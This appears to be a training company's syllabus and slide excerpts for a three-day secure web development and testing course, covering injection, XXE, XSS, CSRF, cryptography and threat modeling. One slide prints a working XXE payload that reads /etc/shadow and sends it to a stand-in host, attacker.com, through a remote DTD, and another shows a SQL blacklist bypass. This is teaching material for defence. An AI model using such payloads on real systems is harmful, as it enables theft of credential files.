scademy
secure coding academy

Secure Web application development and testing for DevOps

CL-WDT | Classroom | 3 days

Variants: Java, C#, PHP, Node.js, technology agnostic

Audience: Web developers, architects, and testers
Preparedness: General Web application development and testing
Exercises: Hands-on

Protecting applications that are accessible via the web requires well-prepared security professional who are at all time aware of current attack methods and trends. Plethora of technologies and environments exist that allow comfortable development of web applications. One should not only be aware of the security issues relevant to these platforms, but also of all general vulnerabilities that apply regardless of the used development tools.

The course gives an overview of the applicable security solutions in web applications, with a special focus on understanding the most important cryptographic solutions to be applied. The various web application vulnerabilities are presented both on the server side (following the OWASP Top Ten) and the client side, demonstrated through the relevant attacks, and followed by the recommended coding techniques and mitigation methods to avoid the associated problems. The subject of secure coding is wrapped up by discussing some typical security-relevant programming mistakes in the domain of input validation, improper use of security features and code quality.

Testing plays a very important role in ensuring security and robustness of web applications. Various approaches – from high level auditing through penetration testing to ethical hacking – can be applied to find vulnerabilities of different types. However if you want to go beyond the easy-to-find low-hanging fruits, security testing should be well planned and properly executed. Remember: security testers should ideally find all bugs to protect a system, while for adversaries it is enough to find one exploitable vulnerability to penetrate into it.

Practical exercises will help understanding web application vulnerabilities, programming mistakes and most importantly the mitigation techniques, together with hands-on trials of various testing tools from security scanners, through sniffers, proxy servers, fuzzing tools to static source code analyzers, this course gives the essential practical skills that can be applied on the next day at the workplace.

Outline:

IT security and secure coding
Web application security
Client-side security
Practical cryptography
Security protocols
Security testing
Security testing techniques and tools
Principles of security and secure coding
Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding
Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them
Learn about XML security
Learn client-side vulnerabilities and secure coding practices
Have a practical understanding of cryptography
Understand essential security protocols
Understand security testing approaches and methodologies
Get practical knowledge in using security testing techniques and tools
Get sources and further readings on secure coding practices


Related courses:

- CL-CJW - Combined C/C++, Java and Web application security (Classroom, 4 days)
- CL-CNA - Combined C#, C/C++ and Web application security (Classroom, 4 days)
- CL-WSC - Web application security (Classroom, 3 days)
- CL-WTS - Web application security testing (Classroom, 3 days)

Note: Our classroom trainings come with a number of easy-to-understand exercises providing live hacking fun. By accomplishing these exercises with the lead of the trainer, participants can analyze vulnerable code snippets and commit attacks against them in order to fully understand the root causes of certain security problems. All exercises are prepared in a plug-and-play manner by using a pre-set desktop virtual machine, which provides a uniform development environment.

Detailed table of contents


Day 1



Reasons of difficulty — scademy

- 1st reason: It is an unbalanced fight
  Available time and resources of the developers vs. motivation and preparedness of hackers
- 2nd reason: Security testing is challenging
  Functional testing checks for how the system should work, while in case of security it is about how the system should not work
- 3rd reason: Weak business motivation by market forces
  Due to the technical difficulties of measuring the level of security, there is no real customer enforced competition
- 4th reason: End-users suffer from the damage
  Developers are not motivated enough financially

COMPANY, CITY, COUNTRY, DATE 8



SQL injection protection methods — scademy


- Filtering out certain inputs (black-list)
  - Problem: `DROP` → `DRO/**/P`
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
String query="SELECT * from table WHERE id=" + var;
```

```
String query="SELECT * from table WHERE id=?";
PreparedStatement preparedStatement=conn.prepareStatement(query);
preparedStatement.setInt(1, Integer.parseInt(var));
```

COMPANY, CITY, COUNTRY, DATE 24

- Session ID predictability and randomness
    - Testing session properties
    - Cross site request forgery (CSRF)
        - CSRF prevention
        - Testing for CSRF vulnerabilities
- XML external entity (XXE)
    - XML Entity introduction
    - XML external entity attack (XXE) – resource inclusion
    - XML external entity attack – URL invocation
    - XML external entity attack – parameter entities ....
    - Exercise – XXE attack
    - Case study – XXE in Google Toolbar
- Broken access control
    - Typical access control weaknesses
    - Insecure direct object reference (IDOR)
    - Exercise – Insecure direct object reference
    - Protection against IDOR
    - Testing for insecure direct object reference
    - Testing for insecure direct object references
    - Case study – Facebook Notes
- Cross-Site Scripting (XSS)
    - Persistent XSS
    - Reflected XSS
    - DOM-based XSS
    - Exercise – Cross Site Scripting
    - XSS prevention
    - Detecting XSS vulnerabilities
    - Bypassing XSS filters



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % dtd SYSTEM http://attacker.com/my.dtd">
%dtd;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file


```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

COMPANY, CITY, COUNTRY, DATE 53

Day 2

Client-side security

- JavaScript security
- Same Origin Policy
- Cross Origin Resource Sharing (CORS)..
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code




Cross Origin Resource Sharing (CORS)

- HTTP access control - rules and restrictions of sending and receiving
- **Simple request**
    - For `GET` and `HEAD` the request is sent
    - Also for `POST`, but only for the following `Content-Types`:
        - `text/plain`
        - `application/x-www-form-urlencoded`
        - `multipart/form-data`
    - The response is received only from the same origin
        - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
        - Unless the server allows receiving with `Access-Control-Allow-Origin`
    - But sending is enough to steal information

COMPANY, CITY, COUNTRY, DATE 6

- Clickjacking
  - Exercise – Do you Like me?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in Ajax
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request...
  - Exercise – Client side include



HTML proxy with cross-origin request


- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                   XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP

Practical cryptography

- Rule #1 of implementing cryptography...
- Cryptosystems
  - Elements of a cryptosystem
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Special purpose hash algorithms for password storage
    - Case study – the Ashley Madison data breach



Rule #1 of implementing cryptography


- Rule #1 of implementing cryptography

"Don't do it!"

- Don't invent your own algorithms
  - *"It will be more secure because nobody knows how it works"* is a common misconception
  - It is ***security by obscurity***
- Don't implement existing algorithms either
  - Using available implementations from established libraries is more secure *and* more efficient anyway

COMPANY, CITY, COUNTRY, DATE 41


- Other cryptographic algorithms (continued)
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key................
  - Random numbers and cryptography
  - Cryptographically-strong PRNGs
  - Hardware-based TRNGs


Providing integrity and authenticity with a symmetric key

- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption
  - Rule of thumb – possession of private key
  - The RSA algorithm
    - Introduction to RSA algorithm
    - Encrypting with RSA
    - Combining symmetric and asymmetric algorithms
    - Digital signing with RSA
- Public Key Infrastructure (PKI)
  - Man-in-the-Middle (MitM) attack
  - Digital certificates against MitM attack
  - Certificate Authorities in Public Key Infrastructure
  - X.509 digital certificate

Security protocols

- Secure network protocols
- Specific vs. general solutions
- SSL/TLS protocols
  - Security services
  - SSL/TLS handshake..



SSL/TLS handshake

Day 3


Security testing

- Functional testing vs. security testing
- Security vulnerabilities
- Prioritization – risk analysis
- Security in the SDLC
- Security assessments in various SDLC phases
- Security testing methodology

- Steps of test planning (risk analysis)
- Scoping and information gathering
  - Stakeholders
  - Assets
  - Exercise – Identifying assets
  - Security objectives for testing
  - Exercise – Defining security objectives
  - Exercise – Defining attacker profiles
- Threat modeling
  - Attacker profiles
  - Threat modeling
  - Threat modeling based on attack trees
  - Exercise – Craft an attack tree
  - Threat modeling based on misuse/abuse cases
  - Misuse/abuse cases – a simple example
  - Exercise – Craft a misuse case
  - SDL threat modeling
  - The STRIDE threat categories
  - Diagramming – elements of a DFD
  - Data flow diagram – example
  - Threat enumeration – mapping STRIDE to DFD elements
  - Exercise – Identify threats based on DFD
  - Risk analysis – classification of threats
  - The DREAD risk assessment model
  - Exercise – Risk analysis
  - Mitigation concepts
  - Standard mitigation techniques of MS SDL



Steps of test planning (risk analysis)



Threat enumeration – mapping STRIDE to DFD elements

- **Objective**: To identify threats for each data flow diagram element in the threat model


Element	S	T	R	I	D	E
External entity	✓		✓			
Process	✓	✓	✓	✓	✓	✓
Data Store		✓	✓	✓	✓	
Data Flow		✓		✓	✓	

scademy
COMPANY, CITY, COUNTRY, DATE
31

Security testing techniques and tools

- General testing approaches
- Source code review
  - Code review for software security
  - Taint analysis
  - Heuristic-based
  - Static code analysis
    - Exercise – Using static code analysis tools
- Testing the implementation
  - Dynamic security testing
  - Manual vs. automated security testing
  - Penetration testing
  - Stress tests
  - Proxy servers and sniffers

        - Testing with proxies and sniffers
        - Packet analyzers and proxies
        - Exercise – Testing with proxy
    - Web vulnerability scanners
        - Exercise – Using a vulnerability scanner


Testing with proxies and sniffers

- Proxies and sniffers can be used to understand better the communication between two parties (e.g. HTTP requests and responses)
    - But new packets can be also inserted as well as captured ones can be replayed after some modification
- Can be an efficient tool to test for various problems
    - Fingerprinting the OS and the environment, including testing for configuration settings
    - Map a Web page (spidering)
    - Authentication and session management problems, hijacking / fixation possibilities
    - Information leakage (including credentials)
    - Invalid values – input validation correctness
    - Replay attacks
    - …

COMPANY, CITY, COUNTRY, DATE

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases